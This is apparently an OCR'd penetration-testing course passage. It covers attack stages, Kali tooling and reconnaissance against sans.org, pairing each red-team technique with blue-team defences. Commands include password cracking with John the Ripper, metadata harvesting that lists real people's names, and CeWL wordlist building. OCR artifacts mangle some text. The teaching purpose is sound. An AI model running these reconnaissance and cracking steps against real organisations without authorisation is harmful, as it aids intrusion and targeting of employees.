fi. **Limitation and Control of Network Ports, Protocols and Services:** Manage, track, control and correct the ongoing use of ports, protocols and services on networked devices in order to minimise windows of vulnerability available to attackers. (Don't run services you don't need.)

fifi. **Data Recovery Capability:** Properly back up critical information with a proven and tested process for timely recovery.

fifi. **Secure Configurations for Network Devices such as Firewalls, Routers and Switches:** Establish, implement and actively manage the security configuration of network

infrastructure devices in order to prevent attackers from exploiting vulnerable services and settings.

fifi. **Boundary Defence:** Detect, prevent and correct the fiow of information transferring across networks of different trust levels with a focus on security-damaging data. (Make sure information isn't fiowing from a restricted network segment into an unrestricted one.)

fifi. **Data Protection:** Prevent data exfiltration, mitigate the effects of exfiltrated data and ensure the privacy and integrity of sensitive information. (If an attacker is on the network, they will likely be attempting to get data out of the network onto their computers.)

fifi. **Controlled Access Based on the Need To Know:** Track, control, prevent, correct and secure access to critical assets according to the formal determination of which persons, computers and applications have a need and a right to access these critical assets.

fifi. **Wireless Access Control:** Track, control, prevent, and correct the security use of wireless local area networks, access points and wireless client systems.

fifi. **Access Monitoring and Control:** Actively manage the life-cycle of system and application accounts - their creation, use, dormancy, deletion - in order to minimise opportunities for attackers to leverage them. (For example, if someone leaves the company, make sure to delete their user account, so they can't still log in.)

fifi. **Security Skills Assessment and Appropriate Training to Fill Gaps:** Identify the specific knowledge, skills and abilities needed to support defence of the enterprise; develop and execute an integrated plan to assess, identify and remediate gaps.

fifi. **Application Software Security:** Manage the security life-cycle of all in-house developed and acquired software in order to prevent, detect and correct security weaknesses.

fifi. **Incident Response and Management:** Protect the organisation's information as well as its reputation by developing and implementing an incident response infrastructure. (If you do get breached, how do you respond?)

fifi. **Penetration Tests and Red Team Exercises:** Test the overall strength of an organisation's defences by simulating the objectives and actions of an attacker.

These are the 20 most important security controls, and while you may not fully understand all of them yet, hopefully you can get a sense of the kind of layered approach to security that is necessary for defence in depth.

Stages of an Attack

There are five main stages to an attack:

1. Reconnaissance

At this stage, the attacker picks the target and then proceeds to find out as much information about the target as possible. They will find information on the people that work at the company including roles and email addresses and even phone numbers. They will also gather any clues about which hardware and software are used internally, and start to probe for services that are exposed to the internet. The attacker will also have to decide on their end goal, for example, what are they trying to steal/alter/crash?

By the end of this phase, the attacker should have an accurate network map of any exposed services, as well as a thorough understanding of the company and a list of likely hardware and software vendors in use on the internal network.

2. Initial Exploitation

At this stage, the attacker's goal is to gain a foothold on the network somehow. Looking at exposed network services, the attacker will attempt to exploit any known vulnerabilities. Failing that, they may attempt to discover a new, previously unknown (and therefore unpatched) vulnerability. Some alternative ways of gaining a foothold are social engineering (tricking) a user into running some malware on the network, dropping an infected USB drive in the vicinity of the office building (like in the parking structure) or even calling the IT desk pretending to be an employee and asking to reset a password. There are many more options at this stage, and persistence is the key here.

By the end of this phase, the attacker will have a presence on the network, but they won't be able to maintain access over long periods of time. Once the connection is terminated, the only way back is to re-exploit the system.

3. Establish Persistence & Escalate Privileges

At this stage, the attacker will want to maintain their access to the system and elevate their privilege level if necessary. This means either dropping a backdoor onto the system or finding some credentials that provide legitimate access to the system. Additionally, in the case where exploitation has provided unprivileged access, the attacker may need to exploit another service to gain access to an administrative account.

By the end of this stage, the attacker should have administrative access and be able to re-connect to the system at will.

4. Move Laterally

At this stage, the attacker will try to spread from their initial foothold through to the rest of the network to achieve their goal. It's unlikely that the initial foothold holds the data the attacker needs unless security is extremely poor. Therefore, the attacker must spread through the network to reach key systems. This is also a good opportunity for the blue team to detect an attacker.

By the end of this stage, the attacker will be on the key system which holds his end goal. For example, the database storing credit card details.

5. Exfiltration

At this stage, the attacker will be trying to exfiltrate whatever data they were seeking. This is also a good opportunity for the blue team to detect the attacker.

By the end of this stage, you're done for. The attacker has won.

We'll be splitting the security modules from now on into classifications based on these five stages of attack.

Security Distributions

Learning Objectives

After completing this module, you should be able to:

- Recognise Slingshot, SIFT and Kali
- Know where Kali keeps wordlists
- Know how to navigate Kali
- Find things with locate

Module Content

- Slingshot and SIFT Introduction
- Kali Introduction
- Installing Kali
- Wordlists Location
- Enabling SSH
- Finding things with find, locate and which

Slingshot

Slingshot is a distribution packaged by the SANS institute. It features a rich array of security and testing tools, but without being so cumbersome that it would be difficult to take it in to restricted environments. It is available as an .ova so you can download it and run it in any of your preferred virtualisation platforms.

Some of the key features of Slingshot are: - Provides a consistent experience for SANS students - Extensive use of virtual environments (e.g., pyenv, rbenv) to prevent version confiicts - Repeatable and testable build process using Vagrant and Ansible - Automated testing during the build process verifies that updates do not break tools - Streamlines courseware creation by course authors for students

This is often my go to for a simpler setup with exactly the tools I need and is easier to get in to restricted environments.

You can find more information here. Swing by and take the time to say thanks to the authors of this platform!

SIFT

SIFT is provided with a much more forensic focus, and I would argue is just the go-to for tools for forensics purposes. It saves a huge amount of time having everything packaged up and ready to go.

Some of the features advertised for SIFT are: - Better memory utilization - Auto-DFIR package update and customizations - Latest forensic tools and techniques - VM Appliance ready to tackle forensics - Cross compatibility between Linux and Windows - Option to install stand-alone system via SIFT-CLI installer - Expanded Filesystem Support

This VM appliance has so many forensics tools you can spend days exploring it and learning. We strongly recommend it. Do check it out, and it is available for ease in virtual appliance format. Take a look here.

Kali Linux

For the rest of this security course, we're going to be using Kali Linux in our screenshots and demonstrations. Kali Linux is a distribution of Linux made by a company called Offensive Security. It's intended for security professionals to use and comes with a variety of useful tools pre-installed. Where certain tools are not installed by default, they have usually been packaged and are easily installed using the 'apt' package manager.

You can grab a copy of Kali from here if you'd like to follow along with the demos (where possible): https://www.kali.org

Wordlists

Kali comes with lots of useful wordlists for use in dictionary attacks. They're small by necessity but targeted and useful for many situations. You can find them in `/usr/share/wordlists`.

For example, the 'dirb' folder in the wordlists folder contains a good set of wordlists for finding directories on web servers, including such common folders as 'admin' and 'cgi-bin'.

There are also wordlists designed for password cracking, amongst others. You can download bigger wordlists online; the default set is small so that they are more easily downloaded.

In this module we take a brief look at the concept of password cracking. We take a password and first produce a version of it that might be stored on a web server, or in a password file. This is done with:

```
openssl passwd -1
Password123
```

This produces a purposefully legacy type of password storage that is very fast to crack. That being said, the same technique can be achieved using very powerful computers and huge processing power, like multiple GPUs.

In this demonstration we created a quick Kali container and then installed the packages we needed, as follows:

```
docker pull kalilinux/kali-rolling
docker run -t -i kalilinux/kali-rolling /bin/bash
apt-get update; apt-get install vim wordlists john
```

This process will vary and of course in this instance produces a small container with just a minimal wordlist and John the Ripper. There are other tools out there that can go even faster but require special drivers, or hardware. John illustrates the technique well but if you have a 'real' cracking project you may well want to take advantage of those capabilities.

Now we take the password we generated above, place it in crack.txt and then ask john to break it. This is done as follows:

```
gunzip /usr/share/wordlists/rockyou.txt.gz
john crack.txt --wordlist=/usr/share/wordlists/rockyou.txt
```

In no time at all the password is returned to us, or at least one that matches what was stored. Naturally this process can take longer with more robust storage mechanisms, but at a high level this process is the same. John takes the wordlist, works through it line by line and tests to see if the password matches at an incredible speed until a result is achieved!

SSH in Kali

If you need to SSH to a Kali box, you may notice that you can't. Kali starts with the SSH server disabled by default. This is a necessity for a box that is supposed to spend much of its time sitting invisibly on a hostile network during a penetration test.

You can enable the SSH service using:

```
service ssh start
```

Finding Things in Kali

Kali can be overwhelming because there is just **so much** stuff on it. Most of the tools are organised by what they are used for in the application drop-down. By default, you only see the most popular tools in a category, but if you click on the category name, you'll be able to see most of the tools.

You can also use the 'locate' command to find things.

First, you'll want to run `updatedb` to update the list of files on the system.

Then you can try to find things with `locate filename`.

Don't forget about 'which' to find where a program is installed.

And finally, when all else fails, fall back on the 'find' command.

Reconnaissance 1

Learning Objectives

After completing this module, you will be able to:

- Find details of company employees based on publicly available information
- Gather information on technology likely used by a particular company
- Put together a word list based on a company's 'language'
- Find information on other domains and subdomains owned by the company
- Scan publicly available services to determine the attack surface

Module Content

We will be covering the following components:

- Google & Robots
- Job Postings & LinkedIn
- Wordlists & CeWL
- Prior Breaches
- Whois
- DNSRecon and Dirb
- NMap

Google


Red Team

One of the most important tools in reconnaissance is Google. In fact, all search engines are useful, but Google, in particular, has features that can make our lives easier.

Without going into too much detail (because you've already taken the Google module), we'll use keywords such as 'site:' and 'filetype:'

Let's look at how these can be used on a basic level:

We'll go to https://www.google.com and search on: 'site:sans.org filetype:xls':



Click on 'repeat the search with the omitted results included', and we get:

Notice how all these files are 'xls' files? In other words, they are excel spreadsheets.

File downloads are really useful because they will often contain metadata about the author of the file.

Let's download paag.xls from the terminal:

```
# cd ~/Downloads
# wget https://www.sans.org/training/mgt512/paag.xls
```

Now let's use ExifTool to find the metadata. On Kali Linux, you'll need to install ExifTool first:


```
# apt install libimage-exiftool-perl
```

Then we can run the tool against the file:

```
# exiftool paag.xls
```

In the output, you'll see a lot of information, and importantly there will be a 'creator'. In this case, the creator is DFS; often you'll get a full name though. The creator is filled in by

Excel or whichever program was used to create the file, based on who the program is registered to:



Depending on the type of document, you may have information about an employee that works there. For example, if the document is a financial document, the creator likely works in the accounting department. Like this, you can start to build up a picture of employees and where they work.

There are ways to automate this process, such as using 'metagoofil'. Metagoofil is a tool that, when given a domain, can find files of a certain type using Google, automatically download them and then look at the metadata to find people and email addresses.

On Kali, the first step is to download it from github:

```
# git clone https://github.com/laramies/metagoofil.git
# cd metagoofil
```

This will get us the most recent version of metagoofil.

Then we'll run it. Note: your output will not be exactly the same.

- The -d parameter is for the domain.
- The -t parameter identified the kinds of files to look for.
- The -l parameter indicates how far back in the Google search results to look; in this case, 200 search results maximum.
- The -o parameter is the folder to save the downloaded files into.
- The -f parameter is the name of the output file where the results are saved.

```
root@kali:~/metagoofil# python metagoofil.py -d https://sans.org -t doc,pdf,xls -l 200
-o sans_files -f sans_results.html

[-] Starting online search
```

```
[-] Searching for doc files, with a limit of 200
   Searching 100 results...
   Searching 200 results...
Results: 3 files found
Starting to download 50 of them:
----------------------------------------

[1/50] https://www.sans.org/media/score/checklists/Linuxcheatsheet_2.doc
[2/50] https://www.sans.org/media/score/esa-current.doc
[3/50] https://www.sans.org/resources/policies/Third%3Cem%3EParty%3C/em%3EAgreement.doc
      [x] Error in the parsing process

[-] Searching for pdf files, with a limit of 200
   Searching 100 results...
   Searching 200 results...
Results: 194 files found
Starting to download 50 of them:
----------------------------------------
[1/50] https://www.sans.org/reading-room
      [x]Error in the parsing process
[2/50] https://www.sans.org/info/192512
      [x] Error in the parsing process
[3/50] http://www.sans.org/info/176222
[4/50] https://www.sans.org/giac_dod_8140.pdf
[5/50] http://www.sans.org/info/103914
[6/50] http://www.sans.org/info/173212
[7/50] https://www.sans.org/trademarkuse.pdf
[8/50] https://www.sans.org/score/incident-forms/IH_Eradication.pdf
```


And the results will show something like this (you may have to scroll up):

```
[+] List of users found:
----------------------
nuffin
Stephen Turner
Dean Farrington
aswanger
Lynn
Edward
Stephanie Arthur
Ryan Corvetti
Eric
dgoetz
Johannes Ullrich
Deweerdt Maxim
Edward Schwartz
NBISE
Rob Lee
kmarshall
Michael Cloppert
Craig L. Bowser
Kevin
Gronko Scronkronk
DomainTools.com
owend
Ad'm DiBiaso
Aaron Cure
Michael J. Graven
```

```
[+] List of software found:
----------------------
Microsoft Macintosh Word
Microsoft Office Word
Adobe PDF Library 11.0
Adobe InDesign CC 2014 (Windows)
PDFlib+PDI 9.1.0 (PHP5/Linux-x86 64)
SANS Institute InfoSec Reading Room
Acrobat Distiller 6.0 (Windows)
PScript5. dll Version 5.2
Mac os X 10.5.6 Quartz PDFContext
Microsoft Word
QuarkXPress (tm) 6.0
Microsoft@ Word 2010
Mac OS X 10.3.9 Quartz PDFContext
```

You'll also have a list of email addresses in the output, and you'll also find a sans_results.html file, which shows the same results. Open the .html file created by metagoofil, in a browser. In a browser, type: "file:///kali/metagoofil/sans_results". If you installed metagoofil in a difference location, you will have to modify the entry in the browser to the location of the file.

Your results will look similar to this, in your browser:




Blue Team

If you're on the blue team, you'll want to perform this kind of reconnaissance regularly. It's important that you know what information is out there about you and your company. Where appropriate, documents should be scrubbed of metadata before being put online. This isn't always necessary, depending on the context, so it's a judgement call.

You can strip metadata from a PDF file using a combination of exiftool, pdftk and qpdf:

From the files we downloaded in the red team section, let's look at "OrganizationsCoreAssignment.pdf":

```
# cd sans_files
# exiftool OrganizationsCoreAssignment.pdf
```



You can see there is some metadata here. Let's remove the metadata.

First, we'll install pdftk:

```
# apt install pdftk
# apt install qpdf
```


Now let's remove the metadata with ExifTool:

```
# exiftool -all:all= OrganizationsCoreAssignment.pdf
```

This command will remove the metadata and overwrite the file with one without metadata.

It does work as we can see:

```
# exiftool OrganizationsCoreAssignment.pdf
```



The author is no longer visible, but I don't like that the data can be recovered. There is a way to reduce the possibility of data recovery using pdftk. We'll make a BASH script:

```
# nano clean_pdf
```

And enter:

```
#!/bin/bash

pdftk $1 dump_data | \
sed -e 's/\(InfoValue:\)\s.*/\1\ /g' | \
pdftk $1 update_info - output clean-$1

exiftool -all:all= clean-$1
exiftool -all:all clean-$1
exiftool -extractEmbedded -all:all clean-$1
qpdf --linearize clean-$1 clean2-$1

pdftk clean2-$1 dump_data
exiftool clean2-$1
pdfinfo -meta clean2-$1
mv clean2-$1 $1
rm clean-$1
```

Finally, CTRL + X to save and exit.

We'll give this program we made executable permissions:

```
# chmod 755 ./clean_pdf
```

And move it into our PATH:

```
# mv ./clean_pdf /usr/bin/clean_pdf
```

Now we can do:

```
# clean_pdf OrganizationsCoreAssignment.pdf
```

And we'll get:

```
# exiftool OrganizationsCoreAssignment.pdf
```

```
root@kali:~/Documents/Stuff/sans_files# exiftool OrganizationsCoreAssignment.pdf
ExifTool Version Number         : 10.67
File Name                       : OrganizationsCoreAssignment.pdf
Directory                       : .
File Size                       : 474 kB
File Modification Date/Time     : 2017:12:15 16:46:34+00:00
File Access Date/Time           : 2017:12:15 16:46:34+00:00
File Inode Change Date/Time     : 2017:12:15 16:46:34+00:00
File Permissions                : rw-r--r--
File Type                       : PDF
File Type Extension             : pdf
MIME Type                       : application/pdf
PDF Version                     : 1.5
Linearized                      : Yes
Language                        : en-US
Tagged PDF                      : Yes
Page Count                      : 3
root@kali:~/Documents/Stuff/sans_files#
```

Note that these instructions are specific for PDFs. You'll have to research each file type to find instructions for each. Exiftool alone will handle many file types, but not all of them.

Stripping metadata from public files is a task beyond the typical end user, so you may want to provide an automated solution. Consider building a web service that users can upload files to and get them back clean from metadata automatically.

Robots

Red Team

Search engines work by first visiting a page, then visiting all links available on the page, and following all links available on those pages, etc... This process is known as crawling or spidering. There is a way to opt certain pages out of being indexed by search engines, and that method is the 'robots.txt' file.

The 'robots.txt' file is essentially a text file with a list of pages on a site you don't want to be indexed by a search engine. The robots.txt file must live in the root of the website, so

using the above example again, the robots.txt file for sans.org is:

```
https://sans.org/robots.txt
```

Visiting it, we can see the robots.txt file:


```
User-agent: *
Disallow: /registration
Disallow: /admin.php
Disallow: /adminpage.php
Disallow: /jsf_detect.php
Disallow: /jsf_reg_detect.php
Disallow: /admin
Disallow: /email
Disallow: /maps
Disallow: /flash
Disallow: /press/fellowship
Disallow: /redirector/exhibitors/3250
Disallow: /bah
Disallow: /BSidesDelhiCommentary
Disallow: /roadmap
Disallow: /roadmap/*

Sitemap: https://www.sans.org/sitemap-index.xml
```

The robots.txt file is extremely useful for us because it's a list of places on a site that the owner of the page didn't want people to see. It's often a treasure trove of information.

Blue Team

If you are on the blue team, you won't want to use robots.txt. It's better to use the robots meta tag on the HTML header of each page in turn.

In the header of the HTML page you don't want indexed enter:

```
<meta name="robots" content="noindex" />
```

This is still not an ideal solution, but it is better because the list of pages you don't want people finding isn't all in one location. Instead, it's only once they've actually found the page that they'll see you didn't want people to find it.

Job Postings

Red Team

One of the best ways to get an idea of the technology and set up of a target is to look at their job postings in IT related fields. Often a job posting will have a list of skills the candidate will require to be successful. Here is an anonymised example:

> Education, Experience, Skills and Abilities Required for Consideration as a Candidate:
>
> Computer science degree or two to four years' equivalent job related experience
> Six to eight years technical experience with enterprise IT and infrastructure management systems. Working knowledge of:
> Windows Server 2003, 2008, 2012, and 2016
> Windows 7 and 10
> Windows Terminal Server
> Windows SQL Server
> Active Directory
> DNS
> DHCP
> Exchange
> SCCM
> Microsoft O365 suite (EMS, Exchange Online, Office Pro Plus, SfB)
> VMware/VCenter
> VDI
> Citrix
> OVM
> OEL
> Red Hat Linux
> Unix
> Working knowledge of backup and recovery systems including:
> VEEAM
> Cloud Backups
> Cloud Email Archiving
> Actifio Backup Systems
> Disaster Recovery solutions
> Bare Metal Recovery systems
> Working knowledge of SAN storage and its connectivity including:
> EMC CX4 Storage
> Flash Storage
> Brocade Fiber Switches
> Cisco Network Switches
> Familiarity of various Legacy systems including,
> Oracle
> HP
> Dell
> IBM
> Cisco

From this we can tell that the hiring company uses Exchange for email, that they likely have a lot of Cisco equipment on their network, they have Active Directory and you can expect there to be at least one Microsoft SQL server, amongst other things. This is actually a crazy amount of information about your network to leave up on the public internet. As an attacker, this is a goldmine of information which can be used to prepare for an attack.

Blue Team

From a blue team perspective, you'll want to check to make sure no one has been posting any listings like this on a regular basis that can be tied back to your company. Instead, your company should use a recruiting service which does not list the name of the company in the job postings. The company name should be confidential at least until the candidate has to come in for an interview.

LinkedIn

Red Team

LinkedIn is a professional social network designed for people in the same industry to network with each other. It's also a huge source of public information on people including prior job experience, contacts and skills.

If you know the email address of a target (possibly from looking at the metadata of files downloaded from the company website), then you can look people up on LinkedIn. What you find may well include:

- Job Title
- Prior Job Titles
- Skills (LinkedIn allows people to endorse people for their skills. For example, you might get endorsed for 'Python Programming'. After that people can see how many people endorsed you for that skill.)

If someone's job title is 'Senior Network Administrator', and under skills they have put that they are Cisco certified, then what are the chances the company in question has a lot of Cisco hardware on the network? I'd say pretty high.

LinkedIn is also a great venue for social engineering (tricking) people; you even know what their position is at the company so you won't spend time on someone who can't get you what you want.

Blue Team

There isn't much you can do about this, unfortunately. Not many people would be willing to cull their LinkedIn profile of skills because it is helpful in finding jobs. On the other hand, you may be able to ask them not to mention the company name on their profile. An employer would want to know their employment history, but not being able to post it publicly is very different from not being able to tell an employer when they ask.

Companies House

Red Team

Companies House is also a good information resource, but it typically only carries information on the officers of the company. All limited liability companies in the UK need to be registered with Companies House by law, and you can even search the database by the names of officers. Sole traders are exempt from having to register with Companies House, however.

Blue Team

There is nothing you can do about this, unfortunately. The law requires all Limited Liability companies in the UK to be registered with Companies House.

Wordlists & CeWL

Red Team

There are many wordlists you can find online that contain commonly used passwords. Often you'll find yourself in a position to intercept password hashes going over the network. If you can steal these, you can try to crack them with a wordlist.

That can be valuable, but sometimes you won't get too many that crack. You can improve your chances by making a custom wordlist based on the industry the target people are in. Studies have shown that people who work in specialised industries are more likely to use passwords related to their work.

In this case, we'll use CeWL. If you don't have it, on Kali you can do:

```
# apt install cewl
```

Then once we have it, we can use it like so:

```
cewl -v -d 1 -w words.txt https://www.sans.org
```

To explain the parameters:

- -v: Verbose (give more information about what the program is doing)
- -d 1: Only crawl to a max depth of 1 link. I only used this so the scan doesn't take hours, in a real environment you might want to be more generous and use 2.
- -w words.txt: Output the words found to words.txt.
- https://www.sans.org: The target site.

This program is going to act as a search engine and crawl the site, picking out common words and writing them to a file. We can use this as the basis for a password cracking dictionary. When you run it, you'll get something like this:

```
root@kali:~/Documents/cewl# cewl -V -d 1 -w words.txt https://www.sans.org
CeWL 5.3 (Heading Upwards) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
Starting at https://www.sans.org
Visiting: https://www.sans.org, got response code 200
Attribute text found:
    SANS Information Security Training | Cyber Certifications | Research sans giac Logo
GIAC Certification Logo Cyber Security Graduate School Logo Reading Room Lo
cs ssi pentesting SIC SANS Information Security Training | Cyber Certifications
i sic Twitter Facebook Pinterest Google+ RSS SANS Training GIAC Certification Cy
ruary 2018 Learn More

Visiting: https://www.sans.org/help/site-network referred from https://www.sans
```

```
Attribute text found:
    SANS Institute sans giac isc sti awareness cyber-defense forensics pentest ics
gital Forensics Logo Penetration Testin Logo SANS Cyber Defense Software Security
test ics ssi sic Twitter Facebook Pinterest Google+ RSS SANS GIAC ISC College Se
tware Security

Offsite link, not following: https://www.giac.org
Offsite link, not following: https://isc.sans.edu
Offsite link, not following: https://www.sans.edu
Offsite link, not following: https://securingthehuman.sans.org
Offsite link, not following: https://cyber-defense.sans.org
Offsite link, not following: https://digital-forensics.sans.org
Offsite link, not following: https://pen-testing.sans.org
Offsite link, not following: https://ics.sans.org
Offsite link, not following: https://software-security.sans.org
Offsite link, not following: https://sic.sans.org
Visiting: https://www.sans.org/account/login referred from https://www.sans.org,
```

And when the tool is finished, words.txt will look something like this:

```
Training
and
SANS
the
Security
security
end
Event
The
for
SEC
Cyber
Incident
with
Penetration
Testing
training
Response
Private
you
sans
Overview
Site
Forensics
Program
For
NetWars
Online
Events
Institute
Critical
your
information
forensics
Search
that
Policy
are
Systems
```

We can read that list and immediately get a sense of what the company does. It's easy to dismiss the list because they don't look like passwords people would use, and that's true. We can mangle the wordlist using some tools, which we will cover later in this course. This will make them seem more viable as passwords by adding numbers and changing some letters for numbers, playing with case sensitivity and so on. This file is already a good starting point, though.

Blue Team

You can't prevent someone from scraping your website for commonly used words, however, you can make sure building a wordlist is ineffective by enforcing a good password policy.

Prior Breaches

Red Team

One of the most troublesome issues facing security professionals today is password re-use across multiple services. The problem is the concept of passwords; any password strong enough for an attacker to have difficulty guessing is not going to be easy for people to remember. That leads to people using the same password across multiple services.

When inevitably those services get hacked, those passwords end up being compromised. Someone with that one password can then log into all the other services that person used that password to register with, including potentially corporate systems.

